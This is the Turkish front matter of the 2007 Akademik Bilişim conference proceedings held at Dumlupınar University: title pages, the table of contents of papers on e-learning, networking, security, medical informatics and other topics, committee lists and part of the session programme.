

# IX. Akademik Bilişim Konferansı Bildirileri

Editörler: Mustafa Akgül, Ethem Derman, Ufuk Çağlayan, Attila Özgüt



**Dumlupınar Üniversitesi**  
**Akademik Bilişim' 07**  
**31 Ocak - 2 Şubat 2007**  
**KÜTAHYA**

**DÜMLUPINAR ÜNİVERSİTESİ**

<http://www.dpu.edu.tr>

<http://ab2007.dpu.edu.tr>

[ab2007@dpu.edu.tr](mailto:ab2007@dpu.edu.tr)

Adres : Merkez Kampüs Tavşanlı yolu 10.Km Kütahya

Telefon : 0274 265 20 31 / 1611 Fax : 0274 265 22 23

## Sponsorlar



# Akademik Bilişim '07

31 Ocak - 2 Şubat 2007  
Kütahya

IX. Akademik Bilişim Konferansı Bildirileri  
Dumlupınar Üniversitesi

## Destekçiler



## EDİTÖRLER

Mustafa Akgül  
Ethem Derman  
Ufuk Çağlayan  
Attila Özgüt

## İçindekiler

### Giriş:

Kurullar . . . . .	XI
Konferans Programı . . . . .	XIII
Açık Erişim Bildirgesi . . . . .	XXIX
Açılış Konuşması . . . . .	XXXI

### Bildiriler:

#### Gazi Üniversitesi Uzaktan Eğitim Programı

Çetin Elmas, Ömer Faruk Bay, Tuncay Yiğit, Ercan Nurcan Yılmaz, Serçin Karataş . . . . .	1
--	---

#### Açıköğretimde e-Sertifika Programları

M. Emin Mutlu, Özlem Özöğüt-Erorta, İlker Kayabaş, Buket Kip . . . . .	9
--	---

#### Açıköğretim E-Öğrenme Yapım ve Sunum Altyapısı

Mehmet Emin Mutlu, Mehmet Faruk Gülen, Gökhan Deniz Dinçer . . . . .	17
--	----

#### Sanal Dünyada Çok Dillilik ve Türkçe'nin Konumu

Ahmet Tarcan . . . . .	27
------------------------	----

#### Türkçe Bir Sözlükteki Tanımlardan Kavramlar Arasındaki Üst-Kavram İlişkilerinin Çıkarılması

Onur Güngör, Tunga Güngör . . . . .	31
-------------------------------------	----

#### İnternet Perspektifinde Ergenlerin Sosyalleşme ve İletişim Kurma Süreci

Mehmet Aksüt, Zekerya Batur . . . . .	39
---------------------------------------	----

#### Çocuklar için İnternet Güvenliği: Bir Ebeveyn Kontrol Aracı

Tuncay Yiğit, Murat Sığıla, Nurten Aksungur, Saliha Erbağ, Ümmiye Palaz . . . . .	45
---	----

#### Geleceğin Çokluortam Erişim Standartları: MPEG-7 ve MPEG-21

Yonca Bayraktar, Aylin Kantarcı . . . . .	51
---	----

#### Çok Katmanlı Algılayıcı ve Geriye Yayılım Algoritması ile Konuşmacı Ayırt Etme

İsmail Aybars Moralı, Fırat Fehmi Aygün . . . . .	57
---	----

#### Çok Boyutlu Görüntüler için JPEG2000 Standardını Destekleyen Görüntü İşleme Uygulaması

Evgin Göçeri, A. Kadir Yaldır . . . . .	63
---	----

#### Geliştirilmekte Olan Görüntü Sıkıştırma Standardı JPEG2000 ve Eklenen Yeni Özellikleri

Evgin Göçeri, A. Kadir Yaldır . . . . .	67
---	----

#### DICOM Görüntü Standardı

Mustafa Ulaş, Aytuğ Boyacı . . . . .	73
--------------------------------------	----



**İnternet Teknolojileri Derneği**

Copyright İnternet Teknolojileri Derneği

ISBN: 978-605-60504-3-5

Birinci Basım: Ekim 2011

Dizgi & Kapak uyarlama: Erkin Can Atakanı

Basım Yeri: Yenidoğan Cilt ve Kırtasiye Mal. Tic. Ltd. Şti.

Web: www.yenidogan.com.tr

Adres: Eski Yıldız Cad. Muhtari Evvel Sok. No:9/A Beşiktaş - İSTANBUL

Telefon: (212) 260 87 27

Faks: (212) 258 73 22

Vergi No: 9490002201 - Beşiktaş

<b>RSA Şifreleme Algoritmasının Pollard RHO Yöntemi ile Kriptanalizi</b> Tarık Yerlikaya, Ercan Buluş, H. Nusret Buluş . . . . .	79
<b>Kodlanmış Video Verisinin Gizlilik Gereksinimleri ve Video Şifreleme Algoritmaları</b> Gül Boztok-Algın, E. Turhan Tunali . . . . .	87
<b>Resim İçerisindeki Gizli Bilginin RQP Steganaliz Yöntemiyle Sezilmesi</b> Andaç Şahin, Ercan Buluş, M. Tolga Sakallı, H. Nusret Buluş . . . . .	95
<b>Mpeg Akımında Başlık Şifreleme</b> Deniz Taşkın, Cem Taşkın, Nurşen Suçsuz . . . . .	101
<b>Mpeg Akımında Operatör İşlemlerinin Kısıtlanması Yoluyla İçerik Koruma</b> Deniz Taşkın, Cem Taşkın, Nurşen Suçsuz . . . . .	107
<b>E-Öğrenme Sisteminin Hizmet İçi Eğitimde Kullanılması ve E-Öğrenme Sitelerinin Kullanım Kolaylığı Açısından İncelenmesi</b> Yaşar Arslan, Yasemin Boy, Mevlüt Doğan . . . . .	113
<b>Web Tabanlı Uzaktan Eğitimde Tasarım Öğelerinin Öğrenme Üzerindeki Etkileri ve Öğrenci Tercihleri</b> Ahmet Yurdadur, Özgür Çini, Mevlüt Doğan . . . . .	121
<b>Uzaktan Eğitim Yazılım Altyapısının Bilginin Kalcılığı'na ve Geçerliliği'ne Etkisi</b> Yılmaz Sarpkaya, Naim Karasekreter, Mevlüt Doğan . . . . .	129
<b>Türkiye'deki Bilgisayar Mühendisliği Bölümlerinde 2000-2006 Yılları Arasında Yapılan Bilimsel Çalışmaların Kurumlara ve Konulara Göre Dağılımı</b> Veysel Aslantaş, Rifat Kurban . . . . .	137
<b>Bilgisayar Okur-Yazarlığı Nasıl Öğretilmeli ve Nasıl Öğretilmemeli</b> Chris Stephenson . . . . .	143
<b>Bilişim Lisans Programları: ACM/IEEE Önerileri ve Türkiye için Modeller</b> Ali Yazıcı . . . . .	149
<b>CS0: TOBB ETÜ'de Bilgisayar Mühendisliğine Giriş Dersi</b> Murat Erten, Murat Özbayoğlu, Bülent Tavlı, Ali Yazıcı . . . . .	155
<b>Yerel Çok Noktalı Dağıtım Sistemi (Local Multipoint Distribution System–LMDS)</b> Cemal Koçak, İsmail Ertürk, Hüseyin Ekiz . . . . .	161
<b>Güvenlik Sistemlerinde Profibus-DP Uygulaması ve Ağ Gecikmesi</b> Cemal Yılmaz . . . . .	169
<b>Ağ Tabanlı Endüstriyel Otomasyonda Ağ Gecikmesinin İncelenmesi</b> Nihat Öztürk, Cemal Yılmaz . . . . .	175

<b>Uzaktan Eğitim için Entegre Ofis Dersi'nin Web Tabanlı İçeriğinin Geliştirilmesi ve Üretilmesi</b> Meral Özarslan, Betül Kubat, Ömer Faruk Bay . . . . .	179
<b>İnternet Tabanlı Uzaktan Eğitimde Mobil Öğrenmenin Rolü</b> Mustafa Kemal Oran, Şirin Karadeniz . . . . .	187
<b>Öğrenci Gözüyle “Aşıırma” (İntihal): Neden ve Çözüm Önerileri</b> Erman Uzun, Türkan Karakuş, Engin Kurşun, Hasan Karaaslan . . . . .	191
<b>Ödev Kopyacılığında İnternetin Rolü ve Önlemler</b> Ash Güngör-Kırçıl, Turhan Karagüler . . . . .	197
<b>Web Tabanlı Eğitimde Güvenlik ve Kullanıcı Girişi için Alternatif Kodlama Yöntemi</b> Gür Emre Güraksın, Gülşen İnce Türker, Fidan Hakkari, Mevlüt Doğan . . . . .	201
<b>Çukurova Üniversitesi için Kurumsal Açık Erişim Arşivi Çalışması</b> Murat Kara, Turhan Yılmaz . . . . .	209
<b>Elektronik Dergilerde ve Veri Tabanlarında Ulusal Lisans Sorunu</b> Yaşar Tonta . . . . .	213
<b>Elektronik Bilgiye Erişim Modelleri</b> Selma Alpay-Aslan . . . . .	219
<b>Bilgisayar Bilimleri Eğitimi ve Üniversite - Lise İşbirliği</b> Elif Pinar Hacıbeyoğlu . . . . .	229
<b>Programlama 2.0: Programlama Eğitiminde Yenilikçi İnternet Teknolojilerinin Kullanılması</b> Hakan Tüzün . . . . .	233
<b>Bilgisayar Programlama Öğretiminde Yeni Bir Yaklaşım</b> Taner Arabacıoğlu, Halil İbrahim Bülbül, Ali Filiz . . . . .	241
<b>I-Bekci Sisteminin Kampüs Ortamında Kullanımı</b> Abdullah Baykal . . . . .	247
<b>Linux ile Ağ Yönetimi</b> Yavuz Selim Kömür, Can Uğur Ayfer . . . . .	253
<b>Öğretim Teknolojilerinin Üniversitede Kullanımına Yönelik Alışkanlıklar ve Beklentiler: Betimleyici Bir Çalışma</b> Kürşat Çağiltay, Soner Yıldırım, İsmahan Arslan, Ali Gök, Gizem Gürel, Türkan Karakuş, Fatih Saltan, ErmanUzun, Erden Ülgen, İsmail Yıldız . . . . .	263
<b>İnternet Destekli Eğitim'de Bir Modül: Web Ortamını Etkin Kullanmak</b> Burak Şişman, İrfan Şimşek, Zerrin Ayvaz Reis . . . . .	271



<b>Çok Uluslu, İşbirlikçi, Sosyal E-Öğrenme: iCamp Örneği</b> Ahmet Soylu, Orhan Karahasan, Selahattin Kuru	279
<b>Ninova E-Öğrenim Sistemi</b> Asım Güneş, Sinan Çayır	287
<b>Geleceğin Çalışma Biçimi Tele Çalışmaya İlişkin Yaklaşımlar</b> H. Filiz Alkan-Meşhur	291
<b>Elektronik Seçim Sistemi</b> Coşkun Telciler	299
<b>İngilizce-Türkçe, Türkçe-İngilizce Makine Çevirisinde Yazılımların Karşılaştırılması</b> Ahmet Tarcan, Ecevit Bekler	309
<b>Sanal Gerçeklik ve Uygulama Alanları</b> Erkan Bayraktar, Fatih Kaleli	315
<b>Yöndeş Teknolojilerin Bilişim Teknolojilerine Öngörülen Etkileri</b> İbrahim Çalışır	323
<b>Uydu Ağları Yönlendirme Protokolleri: Problemler ve Sunulan Bazı Çözümler</b> Suzan Bayhan, Fatih Alagöz	329
<b>Kampüs Ağında Sanal Özel Ağ Yapılandırması</b> Mehmet Kemal Samur, Osman Saka	335
<b>İzmir Ekonomi Üniversitesi Kampüs Ağı Yenileme Sürecindeki Çalışmalar ve Dinamik VLAN Yapısına Geçiş</b> Aydm Mutlu	341
<b>P2P ile Mücadele ve KSU-NET Örneği</b> Ali Çaylı, Adil Akyüz, Ercan Efe, Sait Üstün	347
<b>Bilgisayar Ağ Sistemleri Güvenliği</b> Erhan Kahya	351
<b>Özel Üçgenler</b> Nesrin Özsoy, Zeynep Fidan Koçak, İsmail Engin, Ayşe Engin	361
<b>Retina Görüntülerinde Yaşa Bağlı Makula Dejenerasyonunun İstatistiksel Yöntemlerle Segmentasyonu</b> Uğur Şevik, Okyay Gençalioglu, Cemal Köse	365
<b>Diz MR Görüntülerindeki Menisküslerin Bölütlenmesi ve Yırtıklarının Otomatik Teşhisi</b> Okyay Gençalioglu, Uğur Şevik, Cemal Köse	371

<b>PACS ve Medikal Görüntülerin Sayısal Olarak Arşivlenmesi</b> Aytuğ Boyacı, Mustafa Ulaş	377
<b>Akdeniz Üniversitesi Hastanesi Laboratuvar ve Radyoloji Bilgi Sistemi Mimarisi</b> Fatih Özbek, Mehmet Yardımsever, Osman Saka	383
<b>Wavelet Teorisinin Medikal Alana Ugunlanması Üzerine Bir Ön Çalışma</b> Özlem Coşkun, Selçuk Çömlekçi	389
<b>Veri Kümeleme Algoritmalarının Performansları Üzerine Karşılaştırmalı Bir Çalışma</b> Mustafa Seçkin Durmuş, Serdar İplikçi	393
<b>Mantıksal İfadelerin Karnough Haritası Yöntemiyle En Basite İndirgenmesi için Bir Yazılım Geliştirilmesi</b> Fırat Yücel, Fatih Arıcı, Yusuf Kurt	401
<b>Bilgisayar Bilimleri Lisans Seçmeli Dersi: GNU/Linux Üzerinde Müzik</b> Tuğba Dalyan-Yıldız, Ruhan İkeda	407
<b>Genişletilmiş Tomasulo Algoritması ve Kuraldışı Durumların İşlenmesi</b> Müge Sayıt, Ahmet Bilgili	413
<b>Topluluk Zekâsı Yönetimi ve Optimizasyonu</b> Mehmet Uğur Öney, Ahmet Çevik, Nergiz Ercil Çağıltay, Özkan Kılıç	421
<b>Avrupa Uzaktan Radyo Laboratuvarı: ERRLL</b> Nergiz Ercil Çağıltay, Elif Aydın, Mehmet Efe Özbek, Ruşen Öktem, Ali Kara	429
<b>Kablosuz Algılayıcı Ağlarında Yönlendirme Teknikleri</b> Selçuk Ökdem, Derviş Karaboğa	435
<b>Kablosuz Ağlarda Karma Katman Tasarımları Üzerine Bir İnceleme</b> Aylin Kantarcı	443
<b>UniTube - Üniversitelerarası Web Tabanlı Çokluortam İçerik Paylaşım Platformu</b> Bülent Gürsel Emiroğlu	453
<b>Sanal Dünyada Varolmak: Üniversite ve İnternet</b> Harald Schmidbauer, Mehmet Gençer, Can Burak Çilingir, V. Sinan Tunalıoglu	457
<b>Bilimsel Araştırma Projeleri Yaşam Döngüsü Otomasyonu</b> Kutluk Kağan Sümer, Ayşem Kaya, Nurcan Yurttaş, Mehmet Ali Erdal, Barış Yoluç, Kayhan İmil, Cenk Kandıralı	463
<b>Veri Yapıları Dersinin Listeler Konusu için Simülasyonlu Bir Eğitim Materyali Yazılımı</b> Tuncay Aydoğan, Kasım Delikanlı	471

<b>Google Arama Motorunda İndekslenmiş Sayfaların Artırılması</b> Ali Çaylı, Adil Akyüz, Ercan Efe, Sait Üstün . . . . .	477
<b>Büyük Kurumlara Yönelik Web Tabanlı Demirbaş Takip ve Yönetim Otomasyonu</b> Mustafa Ulaş, Aytuğ Boyacı, Erhan Akbal, Gürkan Karabatak . . . . .	481
<b>Web Tabanlı Üniversite Maaş - Bordro Programı</b> Suat Onur, Ayhan İstanbullu . . . . .	487
<b>ODTÜ BİDB İnsan Bilgisayar Etkileşimi Laboratuvarı ve Yürütülen Çalışmalar</b> Özge Alaçam, Kürşat Çağıltay . . . . .	491
<b>Web Tabanlı Sevk Takip Sistemi</b> Ecir Uğur Küçükşille, Akif Kutlu, Kubilay Taşdelen . . . . .	495
<b>Fırat Üniversitesi Personel Otomasyonu</b> M. Fatih Talu, Resul Daş . . . . .	499
<b>Evrak Kayıt – Takip Yazılımı</b> Engin Yıldıztepe . . . . .	507
<b>Sağlık Bilgi Sistemlerinde Maliyet-Fayda Analizi</b> Başak Oğuz, K. Hakan Gülkesen, Osman Saka . . . . .	517
<b>Sağlıkta İnsan – Bilgisayar Etkileşimi</b> Anıl Aktaş, Neşe Zayim, Osman Saka . . . . .	523
<b>Radyoloji Bilgi Sistemi</b> Utku Şenol, Anıl Aktaş, Osman Saka . . . . .	529
<b>Cerrahi Kliniklerinde Sağlık Personelinin Bilgisayar Kullanım Durumlarının Belirlenmesi</b> Nuriye Değirmen, Kevser Yeter, Elif Çalık . . . . .	533
<b>Cerrahide Sağlık Profesyonellerinin “Hastaya Bütüncül Yaklaşımında” Bilgisayar Kullanımı ile İlgili Tutumları</b> Kevser Yeter, Elif Çalık, Nuriye Değirmen . . . . .	539
<b>Cerrahi Kliniklerindeki Hasta Datalarının Oluşturulmasında Ekip Üyelerinin Bilgisayar Kullanımına İlişkin Multidisipliner Tutumlarının İncelenmesi</b> Elif Çalık, Kevser Yeter, Nuriye Değirmen . . . . .	545
<b>Java, Python ve Ruby Dillerinin Performans Karşılaştırması</b> Mustafa Şahin . . . . .	549
<b>Kod Geliştirme Araçları</b> M. Ali Salahlı, Cumali Yaşar . . . . .	553

<b>Yeni Teknoloji Olarak Yazılımın Dağılımını ve Benimsenmesini Etkileyen Faktörler ve Kullanılabilirliğin Etkisi</b> İbrahim Çalışır, Özge Alaçam . . . . .	561
<b>ULAK-CSIRT I Yaşında: Değerlendirmeler ve Yeni Hedefler</b> Murat Soysal, Enis Karaarslan, Gökhan Eryol, Hüseyin Yüce . . . . .	567
<b>Akademik Bilgi Sistemi</b> Abdullah Baykal, Özlem Peker, Emin Erdaş, Fahri Çakar . . . . .	573
<b>Üniversite Bilgi Portalı</b> Hakan G. Şenel . . . . .	577
<b>Üniversite Bölüm Bilgi Sistemi</b> İsmail Rakıp Kardeş, İbrahim Baz . . . . .	585
<b>Neden Veri Füzyonu</b> Serdar Biroğul, Yusuf Sönmez . . . . .	593
<b>Ontoloji Tabanlı Bir Kitap Sorgulama Sistemi Gerçekleştirimi</b> Ayşegül Alaybeyoğlu, Aybars Uğur . . . . .	601
<b>Anahtar Bağımlı Bir Şifreleme Algoritması (IRON)</b> Necati Demir, Gökhan Dalkılıç . . . . .	611
<b>Yer Değiştirme ve Değer Dönüştürme Özelliğine Sahip Görüntü Şifreleme Algoritmalarının Analizi</b> Erdal Güvenoğlu, Nurşen Suçsuz . . . . .	617
<b>Kütüphane Tek Kullanımlık Şifre Yetkilendirmeli Önbellekleme Servisi</b> Ferdin Ayaydın, Gökhan Eryol . . . . .	623
<b>Gerçekten Basit Dağıtım: RSS</b> Mustafa Dalcı . . . . .	629
<b>ODTÜ BİDB Kullanıcı Eğitim ve Seminerleri</b> Ahmet Fatih Ersoy, Özge Alaçam . . . . .	635
<b>Anadolu Üniversitesi'nin Diğer Kamu Kurumlarıyla Birlikte Çalışabilirlik Deneyimi</b> Hakan G. Şenel . . . . .	641
<b>Ayniyat Bilgi Sistemi</b> Cumali Yaşar, Eyüp Aşık . . . . .	649
<b>İçerik Yönetim Sistemi ile Örnek Bir Web Sayfası Tasarımı</b> Nurettin Doğan, Şendoğan Şen, H. Hüseyin Sayan . . . . .	653

<b>SABPO Metodolojisi Kullanılarak FIPA Uyumlu Çok-Etmenli Bir Otel Rezervasyon Sisteminin Tasarımı ve Gerçekleştirilmesi</b> Ayşegül Alaybeyoğlu, Geylani Kardeş, Rıza Cenk Erdur, Oğuz Dikenelli . . . . .	659
<b>Bireysel Emeklilik Şirketlerinin Web Sayfalarının E-Ticaret Yaklaşımı ile İncelenmesi</b> Bahadın Rüzgar, Alper Sevinç . . . . .	667
<b>Spam 2.0, Tespit ve Engelleme Yöntemleri</b> H. Coşkun Gündüz . . . . .	677
<b>Güvenlik Duvarı Kurallarına Birim Test Yöntemi Uygulanması</b> Remzi Emre Başar, Can Burak Çilingir . . . . .	683
<b>Bir Worm'un Anatomisi</b> Gökhan Akın, Asım Güneş . . . . .	689
<b>Dumlupınar Üniversitesi Öğrenci İşleri Otomasyon Yazılımı</b> Şahin Sağlam, Şenol Demirci, Ayhan Pirinç, Serdar Özkütük . . . . .	695
<b>Dumlupınar Üniversitesi WEB/WAP Tabanlı Öğrenci Bilgi ve Uzaktan Kayıt Sistemi</b> Ayhan Pirinç, Şahin Sağlam, Şenol Demirci, Serdar Özkütük . . . . .	701
<b>Yüksek Öğretimde Ortaklaşa Oluşturulan Ders Notları için Wiki Tabanlı İşbirliği Platformu Uygulaması</b> İ. Serdar Özkütük . . . . .	709
<b>Mobil Turist Rehberlerine Karşılaştırmalı Bakış</b> Elif Ercan, Ata Önal . . . . .	715
<b>Mobil Cihazlar için Bağlam Duyarlı Arayüz Tasarımı</b> Şehra Şen, Ata Önal . . . . .	723
<b>CLDC Konfigürasyonuna Sahip Mobil Cihazlarda 3B Grafiklerin Görselleştirilmesi</b> Oğuz Dönmez, Aybars Uğur, Ata Önal . . . . .	729
<b>Meslek Yüksekokullarına Sınavsız Gelen Öğrencilerin Bilgisayar Okur Yazarlığı Düzeylerinin Belirlenmesi</b> İbrahim Karagöz, İlker Yıldız, Uzman Uğur Özerçin . . . . .	735
<b>Türkçe Öğretmen Adaylarının Bilişim Teknolojilerine Yaklaşımı</b> Şerife Atlı, Mehmet Aksüt, Gülçin Atar, Nazlı Yıldız . . . . .	741
<b>Çoklu Algoritma Desteğine Dayalı E-İmza Uygulaması (E-Signat)</b> Mehmet Akif Çakar, Tuncay Yiğit . . . . .	747
<b>Kampüs Ağların Elektronik İmzaya Entegrasyonu için Optimum Çözümler</b> Aytuğ Boyacı, Mustafa Ulaş, Gürkan Karabatak, Erhan Akbal . . . . .	751

<b>Avuç İzi ve Parmak İzine Dayalı Bir Biyometrik Tanıma Sistemi</b> Elena Battini Sönmez, Nilay Özge Özbek, Önder Özbek . . . . .	755
<b>Ses Komut Tanıma ile Gezgin Araç Kontrolü</b> Rifat Edizkan, Burak Tiryaki, Tunç Büyükcan, İsmail Uzun . . . . .	761
<b>Mikrodenetleyici Tabanlı GPS Alıcı Tasarımı ve Yapımı</b> Tuncay Aydoğan, Hüseyin Şengün, İlhan Uysal . . . . .	767
<b>Kuluçka Makinesi Tasarımı ve Yapımı</b> Abdülkadir Çakır, Hakan Çalış . . . . .	771
<b>Mikrodenetleyici Kontrollü Koşu Bandı</b> Abdülkadir Çakır, Hakan Çalış . . . . .	777
<b>Isıtma Sistemlerinin Otomasyonu ve İnternet Üzerinden Kontrolü</b> İrfan Atabaş, Mevlüt Arslan, İbrahim Uzun . . . . .	781
<b>Anahtarlamalı Relüktans Motor Manyetik Akısının Yapay Sinir Ağı Tabanlı Modellenmesi</b> Uğur Güvenç . . . . .	787
<b>Genetik Algoritma ile Çözümü Gerçekleştirilen Atölye Çizelgeleme Probleminde Ürün Sayısının Etkisi</b> Serdar Biroğul, Uğur Güvenç . . . . .	791
<b>Özöğütlemeli Yapay Sinir Ağı Modeli'nin Kullanıldığı Kutup Dengeleme Problemi için Paralel Hesaplama Tekniği ile Bir Başarım Eniyileştirme Yöntemi</b> Bahadır Karasulu, Aybars Uğur . . . . .	799
<b>L Band EKFY'lerin Sıcaklığa Bağımlı Fiber Boyu ve Kazancının Bulanık Mantık Kullanılarak İncelenmesi</b> Murat Yücel, H. Haldun Gökteş . . . . .	807
<b>Akış Şifrelerinde Tasarım Teknikleri ve Güç İncelemesi</b> M. Tolga Sakallı, Ercan Buluş, Andaç Şahin, Fatma Büyüksaraçoğlu . . . . .	813
<b>XML Biçimli, Belirsiz Değişkenlikteki Verilerin Aktarım ve Görselleştirmesine Mikrodenetleyici Destekli Bir Çözüm</b> Hüseyin Gürüler, Ayhan İstanbullu, Barış Sarıçipek . . . . .	821
<b>Üç Boyutlu Binaların Web Üzerinde Otomatik Olarak JOGL ile Modellenmesi</b> Aybars Uğur, Eray Hangül, Tahir Emre Kalaycı, Doğan Aydın . . . . .	827
<b>Bir Fermentörde Çoğalan Mikroorganizmaların Buldukları Ortamdaki Üç Boyutlu Haraketlerinin Modellenmesi</b> Oğuz Akpolat . . . . .	835

<b>Coğrafi Bilgi Sistemleri ve SVG</b>	
Doğukan Doğu Yavaşlı, M. Kirami Ölgen. ....	839
<b>Web Tabanlı Kontrol Uygulamalarında İnternet Katmanının Sistem Performansına Etkisinin İncelenmesi</b>	
Mevlüt Arslan, İrfan Atabaş, Ali Erişen. ....	845
<b>TR-Grid Oluşumu</b>	
Onur Temizsoylu, Burcu Akcan, Aslı Zengin . . . . .	851
<b>GRID Sisteminin Fizik ve Bilişim Teknolojisindeki Yeri ve Önemi</b>	
Hatice Duran-Yıldız, Metin Aydar. ....	859

**Düzenleme Kurulu:**


---

Prof.Dr. Güner Önce (Onursal Başkan, Dumlupınar Üniversitesi Rektörü)  
 Prof.Dr. Bahri Öteyaka  
 Prof.Dr. Ali Sarıkoyuncu  
 Prof.Dr. Cem Şensöğüt  
 Prof.Dr. Ahmet Yamık  
 Prof.Dr. Adnan Tepecik  
 Prof.Dr. Sami Denker

**Yürütme Kurulu:**


---

Prof.Dr. Bahri Öteyaka  
 Prof.Dr. Ali Sarıkoyuncu  
 Prof.Dr. Alim Işık  
 Prof.Dr. Ethem Derman  
 Prof.Dr. Ufuk Çağlayan  
 Doç.Dr. Mustafa Akgül  
 Yrd.Doç.Dr. İsmail Ekincioglu  
 Yrd.Doç.Dr. Ali İhsan Çanakoğlu  
 Yrd.Doç.Dr. Yılmaz Aslan  
 Dr. Attila Özgüt

**Bilim Kurulu:**


---

Prof.Dr. Ali Ekrem Özkul	Anadolu Üniversitesi
Prof.Dr. Ethem Derman	Ankara Üniversitesi
Doç.Dr. Mustafa Akgül	Bilkent Üniversitesi
Prof.Dr. Ufuk Çağlayan	Boğaziçi Üniversitesi
Prof.Dr. Zeynel Cebeci	Çukurova Üniversitesi
Prof.Dr. Birol Eevli	Dumlupınar Üniversitesi
Prof.Dr. Hasan Kürüm	Fırat Üniversitesi
Prof.Dr. Ömer Faruk Bay	Gazi Üniversitesi
Prof.Dr. Çetin Elmas	Gazi Üniversitesi
Prof.Dr. Yaşar Tonta	Hacettepe Üniversitesi
Prof.Dr. Güneş Gençyılmaz	İstanbul Kültür Üniversitesi
Prof.Dr. Nuzhet Dalfes	İstanbul Teknik Üniversitesi
Prof.Dr. Erhan Coşkun	Karadeniz Teknik Üniversitesi
Prof.Dr. Semih Bilgen	Orta Doğu Teknik Üniversitesi
Prof.Dr. Neşe Yalabık	Orta Doğu Teknik Üniversitesi
Doç.Dr. Albert Levi	Sabancı Üniversitesi
Prof.Dr. Orhan Torkul	Sakarya Üniversitesi
Prof.Dr. Burhan Türkşen	TOBB ETÜ
Prof.Dr. Ali Yazıcı	TOBB ETÜ



**Yerel Organizasyon Komitesi:**

Yrd.Doç.Dr. İsmail Ekincioğlu	ekinci@dpu.edu.tr
Öğr.Gör. İ. Serdar Özkütük	serdar@dpu.edu.tr
Öğr.Gör. A. Kasım Gürpınar	kasim@dpu.edu.tr
Öğr.Gör. Şenol Demirci	senol@dpu.edu.tr
Öğr.Gör. Ayhan Pirinç	ayhanpirinc@dpu.edu.tr
Öğr.Gör. Arif Güzel	aguzel@dpu.edu.tr
Öğr.Gör. Şahin Sağlam	sahin@dpu.edu.tr
Öğr.Gör. Ahmet Gürlek	ahmetgurlek@dpu.edu.tr
Öğr.Gör. Bahadır Çokçetin	bahadir@dpu.edu.tr
Öğr.Gör. Ferzende Tekçe	ferzende@dpu.edu.tr
Öğr.Gör. Ayşe Patır	patir@dpu.edu.tr
Uzman Kürşat İlhan	kursat@dpu.edu.tr
Mühendis Nilüfer Özel	nilozel@dpu.edu.tr
Bilgi İşlem Nurullah Çakmak	nurullah@dpu.edu.tr

**IX. Akademik Bilişim Konferansı Programı**

<b>31 Ocak 2007 Çarşamba</b>	
<b>09:30 - 11:00</b>	<b>1. Gün I. Oturum</b>
Anfi 2	Açılış

<b>11:30 - 13:00</b>		<b>1. Gün II. Oturum</b>
Salon	Konu	Bildiriler
<b>A</b>	<b>Teknoloji</b> <b>Başkan:</b> Yrd.Doç.Dr. Ali İhsan Çanaköğlu	"TDM Kadar Güvenli" IP Telefon Sistemleri Sinan Korkmaz (Nortel Netaş)  Yerel Ağlarda Yedeklilik - Servisten Altyapıya Sinan Korkmaz (Nortel Netaş)
<b>B</b>	<b>E-Öğrenme</b> <b>Başkan:</b> Prof.Dr. Ali Ekrem Özkul	Uzaktan Eğitimde Gazi Üniversitesi Örneği ve Çözüm Önerileri Çetin Elmas, Ömer Faruk Bay, Tuncay Yiğit, Ercan Nurcan Yılmaz, Serçin Karataş  Açıköğretimde e-Sertifika Programlarının Tasarımı M. Emin Mutlu, Özlem Özöğüt-Erorta, İlker Kayabaş, Buket Kip  Açıköğretim e-Öğrenme Yapım ve Sunum Altyapısı Mehmet Emin Mutlu, Mehmet Faruk Gülen, Gökhan Deniz Dinçer  Açıköğretimde E-Ders Tasarımı Mehmet Emin Mutlu, Hülya Avdan, Ülkü Yılmaz  Çukurova Üniversitesi Uzaktan Eğitim Sistemi: E-Çukurova Murat Kara, Emrah Yenilmez, Erkan Kaynak, Esin Ünal, Yoldaş Erdoğan
<b>C</b>	<b>Sosyal Konular</b> <b>Başkan:</b> Prof.Dr. Güneş Gençyılmaz	Sanal Dünyada Çok Dillilik ve Türkçenin Konumu Ahmet Tarcan  Türkçe Bir Sözlükteki Tanımlardan Kavramlar Arasındaki Üst-Kavram İlişkilerinin Çıkarılması Onur Güngör, Tunga Güngör  İnternet Perspektifinde Ergenlerin Sosyalleşme ve İletişim Kurma Süreci Zekerya Batur, Mehmet Aksüt  İletişimden Bilişime: İnternet Kültüründen Kesitler İsmail Hakkı Nakilcioğlu  Çocuklar için İnternet Güvenliği: Bir Ebeveyn Kontrol Aracı Tuncay Yiğit, Murat Sığıla, Nurten Aksungur, Saliha Erbağ, Ümmiye Palaz
<b>D</b>	<b>Yazılım</b> <b>Başkan:</b> Prof.Dr. Biroel Elekli	Geleceğin Çokluortam Erişim Standartları: Mpeg-7 ve Mpeg-21 Yonca Bayraktar, Aylin Kantarcı  Konuşmacı Ayırt Etme İsmail Aybars Morali, Fırat Fahmi Aygün  Çok Boyutlu Görüntüler için Jpeg2000 Standardını Destekleyen Görüntü İşleme Uygulaması Evgin Goçeri, A. Kadir Yaldir  Geliştirilmekte Olan Görüntü Sıkıştırma Standardı Jpeg2000 ve Eklenen Yeni Özellikleri Evgin Goçeri, A. Kadir Yaldir  Dicom Görüntü Standardı Mustafa Ulaş, Aytuğ Boyacı

<b>E</b>	<b>Güvenlik ve Kriptoloji</b>  <b>Başkan:</b> Doç.Dr Albert Levi	Rsa Şifreleme Algoritmasının Pollard Rho Yöntemi ile Kriptanalizi Tark Yerlikaya, Ercan Buluş, H. Nusret Buluş  Kodlanmış Video Verisinin Gizlilik Gereksinimleri ve Video Şifreleme Algoritmaları Gül Boztok-Algın, E. Turhan Tunalı  Resim İçerisindeki Gizli Bilginin Rqp Steganaliz Yöntemiyle Sezilmesi Andaç Şahin, Ercan Buluş, M. Tolga Sakallı, H. Nusret Buluş  Mpeg Akımında Başlık Şifreleme Deniz Taşkın, Cem Taşkın, Nurşen Suçsuz  Mpeg Akımında Operatör İşlemlerinin Kısıtlanması Yoluyla İçerik Koruma Deniz Taşkın, Cem Taşkın, Nurşen Suçsuz
<b>F</b>	<b>Teknoloji</b>  <b>Başkan:</b> Dr. Attıla Özgüt	Bilgi Teknolojileri ve Bilgi Toplumu Davetli: Osman Çoşkunoglu (Uşak Milletvekili)  High Performance Computing Patrick Deniau (IBM)
<b>LAB1</b> <b>Anf1</b>	<b>Linux Eğitimi</b>	GNU/Linux Nedir? Necdet Yücel
<b>LAB2</b> <b>Anf2</b>	<b>Teknoloji</b>  <b>Başkan:</b> Nizamettin Oğuz	Renk, Renk Kodlamaları, Kalibrasyon Kerem Bozyayla (Lexmark)  Kartlı Baskı Teknikleri Kerem Bozyayla (Lexmark)

